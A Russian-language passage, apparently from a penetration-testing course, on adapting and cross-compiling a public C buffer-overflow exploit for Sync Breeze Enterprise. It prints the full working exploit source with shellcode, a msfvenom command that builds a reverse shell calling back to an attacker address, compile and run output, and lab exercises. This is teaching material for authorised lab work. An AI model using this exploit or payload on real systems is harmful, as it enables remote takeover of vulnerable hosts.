Исправление программ на C требует больше предосторожностей, чем исправление программ, написанных на Python. Мы изучим, как это делать в C, так как это даст полезные знания во время тест на проникновение.

Чтобы начать процесс изменения эксплойта, мы переместим целевой эксплойт 2 в текущий рабочий каталог с помощью удобной опции mirror (copy) `-m` в SearchSploit.

```
kali@kali:~$ searchsploit -m 42341
  Exploit: Sync Breeze Enterprise 10.0.28 - Remote Buffer Overflow (PoC)
      URL: https://www.exploit-db.com/exploits/42341/
     Path: /usr/share/exploitdb/exploits/windows/dos/42341.c
File Type: C source, UTF-8 Unicode text, with CRLF line terminators

Copied to: /home/kali/42341.c
```

Листинг 5 - использование searchsploit для копирования эксплойта в текущий рабочий каталог

Когда эксплойт скопирован в наш домашний каталог, мы можем изучить его и определить, какие изменения, если они нужны, требуются для компиляции эксплойта под нашу целевую среду.

Однако еще до рассмотрения компиляции мы заметим заголовочные файлы, например *winsock2.h* 3, указывающие, что этот код предназначался для компиляции на Windows:

```
#include <inttypes.h>
#include <stdio.h>
#include <winsock2.h>
#include <windows.h>
```

Листинг 6 - C-заголовки в начале кода эксплойта

Хотя мы *могли бы* попытаться скомпилировать это на Windows, вместо этого мы выполним кросс-компиляцию 4 этого эксплойта с помощью Kali.

(PyInstaller, 2022) https://www.pyinstaller.org

(OffSec, 2023), exploit-db.com

(Microsoft, 2022), msdn.microsoft.com

(Wikipedia, 2022), en.wikipedia.org

Чтобы избежать проблем с компиляцией, обычно рекомендуется использовать нативные компиляторы для конкретной операционной системы, на которую нацелен код. Однако это не всегда возможно.

В некоторых сценариях у нас может быть доступ только к одной атакующей среде, например Kali, но нужно использовать эксплойт, написанный для другой платформы. В таких случаях кросс-компилятор может быть чрезвычайно полезен.

В этом разделе мы будем использовать очень популярный кросс-компилятор *mingw-w64*. Если он еще не установлен, мы можем установить его через **apt**.

```
kali@kali:~$ sudo apt install mingw-w64
```

Листинг 7 - установка кросс-компилятора mingw-w64 в Kali

Мы можем использовать **mingw-w64**, чтобы скомпилировать код в файл Windows *Portable Executable* (PE). Первый шаг - определить, компилируется ли код эксплойта без ошибок. Для этого вызовем кросс-компилятор, передав исходный C-файл первым аргументом и имя выходного PE-файла вторым аргументом, предварив его параметром `-o`.

```
kali@kali:~$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0x97): undefined reference to
    `_imp__WSAStartup@8'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0xa5): undefined reference to
    `_imp__WSAGetLastError@0'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0xe9): undefined reference to `_imp__socket@12'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0xfc): undefined reference to
    `_imp__WSAGetLastError@0'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0x126): undefined reference to
    `_imp__inet_addr@4'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0x146): undefined reference to `_imp__htons@4'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0x16f): undefined reference to `_imp__connect@12'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0x1b8): undefined reference to `_imp__send@16'
/usr/bin/i686-w64-mingw32-ld: /tmp/cchs0xza.o:42341.c:(.text+0x1eb): undefined reference to
    `_imp__closesocket@4'
collect2: error: ld returned 1 exit status
```

Листинг 8 - ошибки после попытки compile exploit с помощью mingw-64

Во время процесса компиляции что-то пошло не так. Хотя ошибки из Листинга 8 могут быть незнакомыми, простой поиск Google по первой ошибке, связанной с "WSAStartup", показывает, что это функция из **winsock.h**. Дальнейшее исследование указывает, что такие ошибки возникают, когда компоновщик не может найти библиотеку winsock, а добавление параметра `-lws2_32` к команде **i686-w64-mingw32-gcc** должно решить проблему.

```
kali@kali:~$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe -lws2_

kali@kali:~$ ls -lah
total 372K
drwxr-xr-x  2 root root 4.0K Feb 24 17:13 .
drwxr-xr-x 17 root root 4.0K Feb 24 15:42 ..
-rw-r--r--  1 root root 4.7K Feb 24 15:46 42341.c
-rwxr-xr-x  1 root root 355K Feb 24 17:13 syncbreeze_exploit.exe
```

Листинг 9 - успешная компиляция кода после изменения команды mingw-w64 для линковки библиотеки winsock

На этот раз mingw32 создал исполняемый файл без ошибок компиляции. С помощью опции *-l* мы можем указать mingw-w64 искать DLL *ws2_32* и включить ее в финальный исполняемый файл через статическую линковку.

Мы уже знаем, что этот exploit нацелен на remotely-accessible vulnerability. Это значит, что наш code в какой-то момент должен установить connection к target.

При изучении C code мы заметим, что он использует hard-coded values для полей *IP-адрес* и *port*:

```
printf("[>] Socket created.\n");
server.sin_addr.s_addr = inet_addr("10.11.0.22");
server.sin_family = AF_INET;
server.sin_port = htons(80);
```

Листинг 10 - определение строк кода, отвечающих за IP-адрес и порт

Это первые values, которые нам потребуется изменить в нашем exploit.

(OffSec, 2023), https://forums.offensive-security.com/showthread.php?t=2206&p=8529

1. Найдите эксплойт, написанный на C и обсуждаемый в этом разделе, используя инструмент *searchsploit* в Kali Linux. Какой Exploit DB ID относится к этому эксплойту
2. Установите набор *mingw-w64* в Kali Linux и скомпилируйте код эксплойта. Какой параметр используется для статической линковки локальной библиотеки
3. Запустите виртуальную машину Windows Client и измените сведения о подключении в эксплойте, чтобы нацелиться на установку SyncBreeze на вашей виртуальной машине. Какая функция C определяет IP-адрес
4. Перекомпилируйте эксплойт и используйте Wireshark, чтобы подтвердить, что код успешно инициирует сокетное соединение с вашим выделенным Windows-клиентом. Запустите эксплойт, указав команду *wine* перед файлом. Какая функция C в коде используется для преобразования номера порта в сетевой порядок байтов

Рассмотрим C-код внимательнее. Дальнейшая проверка показывает использование адреса возврата, расположенного в среде выполнения Visual Basic 6.0 `msvbvm60.dll`, которая не является частью уязвимого ПО. Изучая загруженные модули в отладчике на нашем Windows-клиенте, мы замечаем, что этой DLL нет, а значит адрес возврата не будет действительным для нашей цели.

Чтобы проверить это, сначала нужно запустить Sync Breeze Service на Windows 10 client. Затем мы можем запустить *Immunity Debugger* от имени администратора, нажать *File* > *Attach* и выбрать процесс *syncbrs*. После подключения нажмем меню *View*, затем *Executable modules*. Там мы можем проверить, что `msvbvm60.dll` отсутствует, посмотрев значения *Name* и *Path*.

Поскольку Python-версия1 эксплойта отмечена как *EDB Verified* и уже доказала работоспособность, мы можем заменить целевой адрес возврата на тот, который содержится в этой версии:

```
unsigned char retn[] = "\x83\x0c\x09\x10"; // 0x10090c83
```

Листинг 11 - изменение адреса возврата

Если у нас нет адреса возврата из ранее разработанного эксплойта, есть несколько вариантов. Первый и самый рекомендуемый вариант - локально воссоздать целевую среду и использовать отладчик, чтобы определить этот адрес.

Если это невозможно, мы *могли бы* использовать информацию из других публично доступных эксплойтов, чтобы найти надежный адрес возврата, который совпадет с целевой средой. Например, если нам нужен адрес возврата для инструкции JMP ESP на Windows Server 2019, мы могли бы искать его в публичных эксплойтах, использующих другие уязвимости, но нацеленных на эту операционную систему. Этот метод менее надежен и может сильно отличаться в зависимости от защитных механизмов, установленных в операционной системе.

Во время "vanilla" buffer overflow нам не следует полагаться на жестко заданные адреса JMP ESP из системных DLL, так как все они рандомизируются при загрузке из-за ASLR. Вместо этого по возможности следует искать такие инструкции в модулях без ASLR внутри уязвимого приложения.

Мы также могли бы получить адрес возврата напрямую с целевой машины. Если у нас есть доступ к цели как непривилегированному пользователю и мы хотим запустить эксплойт для повышения привилегий, мы можем скопировать интересующие DLL на атакующую машину. Затем можно использовать различные инструменты, например дизассемблеры вроде *objdump*,2 который установлен в Kali по умолчанию.

Продолжая анализ этого C-эксплойта, мы заметим, что переменная *shellcode*, по-видимому, содержит полезную нагрузку. Так как она хранится как шестнадцатеричные байты, мы не можем легко определить ее назначение. Единственная подсказка автора относится к *NOP slide*, который является частью переменной *shellcode*:

```
unsigned char shellcode[] =
  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90" // NOP SLIDE
  "\xdb\xda\xbd\x92\xbc\xaf\xa7\xd9\x74\x24\xf4\x58\x31\xc9\xb1"
  "\x52\x31\x68\x17\x83\xc0\x04\x03\xfa\xaf\x4d\x52\x06\x27\x13"
  "\x9d\xf6\xb8\x74\x17\x13\x89\xb4\x43\x50\xba\x04\x07\x34\x37"
  "\xee\x45\xac\xcc\x82\x41\xc3\x65\x28\xb4\xea\x76\x01\x84\x6d"
  "\xf5\x58\xd9\x4d\xc4\x92\x2c\x8c\x01\xce\xdd\xdc\xda\x84\x70"
  "\xf0\x6f\xd0\x48\x7b\x23\xf4\xc8\x98\xf4\xf7\xf9\x0f\x8e\xa1"
  "\xd9\xae\x43\xda\x53\xa8\x80\xe7\x2a\x43\x72\x93\xac\x85\x4a"
  "\x5c\x02\xe8\x62\xaf\x5a\x2d\x44\x50\x29\x47\xb6\xed\x2a\x9c"
  "\xc4\x29\xbe\x06\x6e\xb9\x18\xe2\x8e\x6e\xfe\x61\x9c\xdb\x74"
  "\x2d\x81\xda\x59\x46\xbd\x57\x5c\x88\x37\x23\x7b\x0c\x13\xf7"
  "\xe2\x15\xf9\x56\x1a\x45\xa2\x07\xbe\x0e\x4f\x53\xb3\x4d\x18"
  "\x90\xfe\x6d\xd8\xbe\x89\x1e\xea\x61\x22\x88\x46\xe9\xec\x4f"
  "\xa8\xc0\x49\xdf\x57\xeb\xa9\xf6\x93\xbf\xf9\x60\x35\xc0\x91"
  "\x70\xba\x15\x35\x20\x14\xc6\xf6\x90\xd4\xb6\x9e\xfa\xda\xe9"
  "\xbf\x05\x31\x82\x2a\xfc\xd2\x01\xba\x8a\xef\x32\xb9\x72\xe1"
  "\x9e\x34\x94\x6b\x0f\x11\x0f\x04\xb6\x38\xdb\xb5\x37\x97\xa6"
  "\xf6\xbc\x14\x57\xb8\x34\x50\x4b\x2d\xb5\x2f\x31\xf8\xca\x85"
  "\x5d\x66\x58\x42\x9d\xe1\x41\xdd\xca\xa6\xb4\x14\x9e\x5a\xee"
  "\x8e\xbc\xa6\x76\xe8\x04\x7d\x4b\xf7\x85\xf0\xf7\xd3\x95\xcc"
  "\xf8\x5f\xc1\x80\xae\x09\xbf\x66\x19\xf8\x69\x31\xf6\x52\xfd"
  "\xc4\x34\x65\x7b\xc9\x10\x13\x63\x78\xcd\x62\x9c\xb5\x99\x62"
  "\xe5\xab\x39\x8c\x3c\x68\x59\x6f\x94\x85\xf2\x36\x7d\x24\x9f"
  "\xc8\xa8\x6b\xa6\x4a\x58\x14\x5d\x52\x29\x11\x19\xd4\xc2\x6b"
  "\x32\xb1\xe4\xd8\x33\x90";
```

Листинг 12 - содержимое переменной shellcode включает NOP slide перед фактической полезной нагрузкой

Так как плохие символы уже перечислены в Python-эксплойте, мы можем сгенерировать собственную полезную нагрузку с помощью **msfvenom**, не забывая выбрать платформу x86 и формат C-кода:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.4 LPORT=443 EXITFUNC=thread -f c -e x86/
    shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
...
Атзаманчиво to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xdb\xcc\xbe\xa5\xcc\x28\x99\xd9\x74\x24\xf4\x5a\x31\xc9\xb1"
"\x52\x31\x72\x17\x83\xc2\x04\x03\xd7\xdf\xca\x6c\xeb\x08\x88"
"\x8f\x13\xc9\xed\x06\xf6\xf8\x2d\x7c\x73\xaa\x9d\xf6\xd1\x47"
"\x55\x5a\xc1\xdc\x1b\x73\xe6\x55\x91\xa5\xc9\x66\x8a\x96\x48"
"\xe5\xd1\xca\xaa\xd4\x19\x1f\xab\x11\x47\xd2\xf9\xca\x03\x41"
"\xed\x7f\x59\x5a\x86\xcc\x4f\xda\x7b\x84\x6e\xcb\x2a\x9e\x28"
"\xcb\xcd\x73\x41\x42\xd5\x90\x6c\x1c\x6e\x62\x1a\x9f\xa6\xba"
"\xe3\x0c\x87\x72\x16\x4c\xc0\xb5\xc9\x3b\x38\xc6\x74\x3c\xff"
"\xb4\xa2\xc9\x1b\x1e\x20\x69\xc7\x9e\xe5\xec\x8c\xad\x42\x7a"
"\xca\xb1\x55\xaf\x61\xcd\xde\x4e\xa5\x47\xa4\x74\x61\x03\x7e"
"\x14\x30\xe9\xd1\x29\x22\x52\x8d\x8f\x29\x7f\xda\xbd\x70\xe8"
"\x2f\x8c\x8a\xe8\x27\x87\xf9\xda\xe8\x33\x95\x56\x60\x9a\x62"
"\x98\x5b\x5a\xfc\x67\x64\x9b\xd5\xa3\x30\xcb\x4d\x05\x39\x80"
```

```
"\x8d\xaa\xec\x07\xdd\x04\x5f\xe8\x8d\xe4\x0f\x80\xc7\xea\x70"
"\xb0\xe8\x20\x19\x5b\x13\xa3\xe6\x34\x29\x37\x8f\x46\x4d\x36"
"\xf4\xce\xab\x52\x1a\x87\x64\xcb\x83\x82\xfe\x6a\x4b\x19\x7b"
"\xac\xc7\xae\x7c\x63\x20\xda\x6e\x14\xc0\x91\xcc\xb3\xdf\x0f"
"\x78\x5f\x4d\xd4\x78\x16\x6e\x43\x2f\x7f\x40\x9a\xa5\x6d\xfb"
"\x34\xdb\x6f\x9d\x7f\x5f\xb4\x5e\x81\x5e\x39\xda\xa5\x70\x87"
"\xe3\xe1\x24\x57\xb2\xbf\x92\x11\x6c\x0e\x4c\xc8\xc3\xd8\x18"
"\x8d\x2f\xdb\x5e\x92\x65\xad\xbe\x23\xd0\xe8\xc1\x8c\xb4\xfc"
"\xba\xf0\x24\x02\x11\xb1\x45\xe1\xb3\xcc\xed\xbc\x56\x6d\x70"
"\x3f\x8d\xb2\x8d\xbc\x27\x4b\x6a\xdc\x42\x4e\x36\x5a\xbf\x22"
"\x27\x0f\xbf\x91\x48\x1a";
```

Листинг 13 - использование msfvenom для генерации payload reverse shell, подходящего для нашей среды

После выполнения перечисленных выше изменений наш код эксплойта выглядит так:

```
#define _WINSOCK_DEPRECATED_NO_WARNINGS
#define DEFAULT_BUFLEN 512

#include <inttypes.h>
#include <stdio.h>
#include <winsock2.h>
#include <windows.h>

DWORD SendRequest(char *request, int request_size) {
    WSADATA wsa;
    SOCKET s;
    struct sockaddr_in server;
    char recvbuf[DEFAULT_BUFLEN];
    int recvbuflen = DEFAULT_BUFLEN;
    int iResult;

    printf("\n[>] Initialising Winsock...\n");
    if (WSAStartup(MAKEWORD(2, 2), &wsa) != 0)
    {
        printf("[!] Failed. Error Code : %d", WSAGetLastError());
        return 1;
    }

    printf("[>] Initialised.\n");
    if ((s = socket(AF_INET, SOCK_STREAM, 0)) == INVALID_SOCKET)
    {
        printf("[!] Could not create socket : %d", WSAGetLastError());
    }

    printf("[>] Socket created.\n");
    server.sin_addr.s_addr = inet_addr("192.168.50.120");
    server.sin_family = AF_INET;
    server.sin_port = htons(80);

    if (connect(s, (struct sockaddr *)&server, sizeof(server)) < 0)
    {
        puts("[!] Connect error");
        return 1;
    }
    puts("[>] Connected");

    if (send(s, request, request_size, 0) < 0)
    {
        puts("[!] Send failed");
        return 1;
    }
    puts("\n[>] Request sent\n");
    closesocket(s);
    return 0;
}

void EvilRequest() {
```

```
    char request_one[] = "POST /login HTTP/1.1\r\n"
                         "Host: 192.168.50.120\r\n"
                         "User-Agent: Mozilla/5.0 (X11; Linux_86_; rv:52.0) Gecko/20100101 Firefox/52.0\r\n"
                         "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
                         "Accept-Language: en-US,en;q=0.5\r\n"
                         "Referer: http://192.168.50.120/login\r\n"
                         "Connection: close\r\n"
                         "Content-Type: application/x-www-form-urlencoded\r\n"
                         "Content-Length: ";
    char request_two[] = "\r\n\r\nusername=";

    int initial_buffer_size = 780;
    char *padding = malloc(initial_buffer_size);
    memset(padding, 0x41, initial_buffer_size);
    memset(padding + initial_buffer_size - 1, 0x00, 1);
    unsigned char retn[] = "\x83\x0c\x09\x10"; // 0x10090c83


    unsigned char shellcode[] =
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90" // NOP SLIDE
   "\xdb\xcc\xbe\xa5\xcc\x28\x99\xd9\x74\x24\xf4\x5a\x31\xc9\xb1"
   "\x52\x31\x72\x17\x83\xc2\x04\x03\xd7\xdf\xca\x6c\xeb\x08\x88"
   "\x8f\x13\xc9\xed\x06\xf6\xf8\x2d\x7c\x73\xaa\x9d\xf6\xd1\x47"
   "\x55\x5a\xc1\xdc\x1b\x73\xe6\x55\x91\xa5\xc9\x66\x8a\x96\x48"
   "\xe5\xd1\xca\xaa\xd4\x19\x1f\xab\x11\x47\xd2\xf9\xca\x03\x41"
   "\xed\x7f\x59\x5a\x86\xcc\x4f\xda\x7b\x84\x6e\xcb\x2a\x9e\x28"
   "\xcb\xcd\x73\x41\x42\xd5\x90\x6c\x1c\x6e\x62\x1a\x9f\xa6\xba"
   "\xe3\x0c\x87\x72\x16\x4c\xc0\xb5\xc9\x3b\x38\xc6\x74\x3c\xff"
   "\xb4\xa2\xc9\x1b\x1e\x20\x69\xc7\x9e\xe5\xec\x8c\xad\x42\x7a"
   "\xca\xb1\x55\xaf\x61\xcd\xde\x4e\xa5\x47\xa4\x74\x61\x03\x7e"
   "\x14\x30\xe9\xd1\x29\x22\x52\x8d\x8f\x29\x7f\xda\xbd\x70\xe8"
   "\x2f\x8c\x8a\xe8\x27\x87\xf9\xda\xe8\x33\x95\x56\x60\x9a\x62"
   "\x98\x5b\x5a\xfc\x67\x64\x9b\xd5\xa3\x30\xcb\x4d\x05\x39\x80"
   "\x8d\xaa\xec\x07\xdd\x04\x5f\xe8\x8d\xe4\x0f\x80\xc7\xea\x70"
   "\xb0\xe8\x20\x19\x5b\x13\xa3\xe6\x34\x29\x37\x8f\x46\x4d\x36"
   "\xf4\xce\xab\x52\x1a\x87\x64\xcb\x83\x82\xfe\x6a\x4b\x19\x7b"
   "\xac\xc7\xae\x7c\x63\x20\xda\x6e\x14\xc0\x91\xcc\xb3\xdf\x0f"
   "\x78\x5f\x4d\xd4\x78\x16\x6e\x43\x2f\x7f\x40\x9a\xa5\x6d\xfb"
   "\x34\xdb\x6f\x9d\x7f\x5f\xb4\x5e\x81\x5e\x39\xda\xa5\x70\x87"
   "\xe3\xe1\x24\x57\xb2\xbf\x92\x11\x6c\x0e\x4c\xc8\xc3\xd8\x18"
   "\x8d\x2f\xdb\x5e\x92\x65\xad\xbe\x23\xd0\xe8\xc1\x8c\xb4\xfc"
   "\xba\xf0\x24\x02\x11\xb1\x45\xe1\xb3\xcc\xed\xbc\x56\x6d\x70"
   "\x3f\x8d\xb2\x8d\xbc\x27\x4b\x6a\xdc\x42\x4e\x36\x5a\xbf\x22"
   "\x27\x0f\xbf\x91\x48\x1a";

    char request_three[] = "&password=A";

    int content_length = 9 + strlen(padding) + strlen(retn) + strlen(shellcode) + strlen(request_three);
    char *content_length_string = malloc(15);
    sprintf(content_length_string, "%d", content_length);
    int buffer_length = strlen(request_one) + strlen(content_length_string) + initial_buffer_size + strlen(
    retn) + strlen(request_two) + strlen(shellcode) + strlen(request_three);

    char *buffer = malloc(buffer_length);
    memset(buffer, 0x00, buffer_length);
    strcpy(buffer, request_one);
    strcat(buffer, content_length_string);
    strcat(buffer, request_two);
    strcat(buffer, padding);
    strcat(buffer, retn);
    strcat(buffer, shellcode);
    strcat(buffer, request_three);

    SendRequest(buffer, strlen(buffer));
}

int main() {

    EvilRequest();
    return 0;
}
```

Листинг 14 - код эксплойта после изменения информации socket, инструкции return address и payload


Скомпилируем код эксплойта с помощью **mingw-w64**, чтобы определить, появляются ли ошибки.

```
kali@kali:~/Desktop$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe -lws2_

kali@kali:~/Desktop$ ls -lah
total 372K
drwxr-xr-x  2 kali kali 4.0K Feb 24 17:14 .
drwxr-xr-x 17 kali kali 4.0K Feb 24 15:42 ..
-rw-r--r--  1 kali kali 4.7K Feb 24 15:46 42341.c
-rwxr-xr-x  1 kali kali 355K Feb 24 17:14 syncbreeze_exploit.exe
```

Листинг 15 - компиляция измененного кода эксплойта с помощью mingw-64

Теперь, когда у нас есть обновленный эксплойт, который компилируется без ошибок, мы можем его протестировать. Вернемся в Immunity Debugger с подключенным Sync Breeze, нажмем C+g, перейдем к адресу JMP ESP 0x10090c83 и нажмем @, чтобы установить точку останова.



После установки точки останова в отладчике мы можем разрешить приложению выполняться обычным образом и попытаться выполнить наш эксплойт из Kali.

Так как этот бинарный файл кросс-компилирован для запуска на Windows, мы не можем просто запустить его с нашей Kali-машине. Чтобы запустить этот Windows-бинарник, нам понадобится **wine**,3 слой совместимости для запуска Windows-приложений на нескольких операционных системах, включая Linux, BSD и macOS.


```
kali@kali:~/Desktop$ sudo wine syncbreeze_exploit.exe

[>] Initialising Winsock...
[>] Initialised.
[>] Socket created.
[>] Connected

[>] Request sent
```

Листинг 16 - запуск Windows-эксплойта с помощью wine

Неожиданно мы вообще не попадаем в точку останова. Вместо этого приложение падает, а регистр EIP, похоже, перезаписан значением "0x9010090c".



Анализируя и значение, сохраненное в EIP (0x9010090c), и буфер, отправленный целевому приложению, мы заметим, что наше смещение для перезаписи адреса возврата на стеке, кажется, ошибается на один байт. Неверное смещение заставляет CPU выполнить POP другого адреса возврата со стека вместо нужного нам (0x10090c83). Рассмотрим это расхождение в следующем разделе.

(OffSec, 2023), exploit-db.com

(Michael Kerrisk, 2022) man7.org

(WineHQ, 2022), winehq.org

1. Замените адрес возврата из C-версии эксплойта на тот, который присутствует в Python-версии, и перекомпилируйте его. Чтобы выполнить последующий shellcode, присутствующий на стеке, на какую инструкцию обычно должен указывать адрес возврата

2. Запустите целевую виртуальную машину Windows 10 и запишите IP-адрес. Сгенерируйте полезную нагрузку reverse shell с помощью *msfvenom*, учитывая целевой IP и плохие символы нашего эксплойта. Замените исходную полезную нагрузку вновь сгенерированной, затем

подключите отладчик к целевому процессу и установите точку останова на инструкции адреса возврата. Скомпилируйте эксплойт и запустите его. Убедитесь, что вы попали в точку останова. Какое приложение мы используем для запуска нативных бинарных файлов Windows на Kali

Попробуем понять несовпадение смещения. Проверяя первую часть большого буфера-заполнителя из символов "A", мы заметим, что он начинается с вызова *malloc* с размером 780:

```
int initial_buffer_size = 780;
char *padding = malloc(initial_buffer_size);
```

Листинг 17 - выделение памяти для начального буфера с помощью malloc

Это число должно быть знакомым. В начале этого модуля мы отметили, что 780 - это смещение в байтах, необходимое для перезаписи адреса возврата на стеке и получения контроля над регистром EIP.

Функция *malloc* только выделяет блок памяти на основе запрошенного размера. Этот буфер нужно правильно инициализировать, что выполняется с помощью функции *memset* сразу после вызова *malloc*.

```
memset(padding, 0x41, initial_buffer_size);
```

Листинг 18 - заполнение начального буфера символами "A"

Использование *memset* заполняет выделенную память определенным символом, в нашем случае "0x41", шестнадцатеричным представлением символа "A" в ASCII.

Следующая строка кода в эксплойте особенно интересна. Мы видим вызов *memset*, который устанавливает последний байт выделенной области памяти в нулевой байт.

```
memset(padding + initial_buffer_size - 1, 0x00, 1);
```

Листинг 19 - memset устанавливает последний байт как нулевой терминатор, чтобы преобразовать буфер в строку

Сначала это может показаться запутанным. Однако, продолжая читать код, мы приходим к строкам, где создается финальный *buffer*.

```
char *buffer = malloc(buffer_length);
memset(buffer, 0x00, buffer_length);
strcpy(buffer, request_one);
strcat(buffer, content_length_string);
strcat(buffer, request_two);
strcat(buffer, padding);
strcat(buffer, retn);
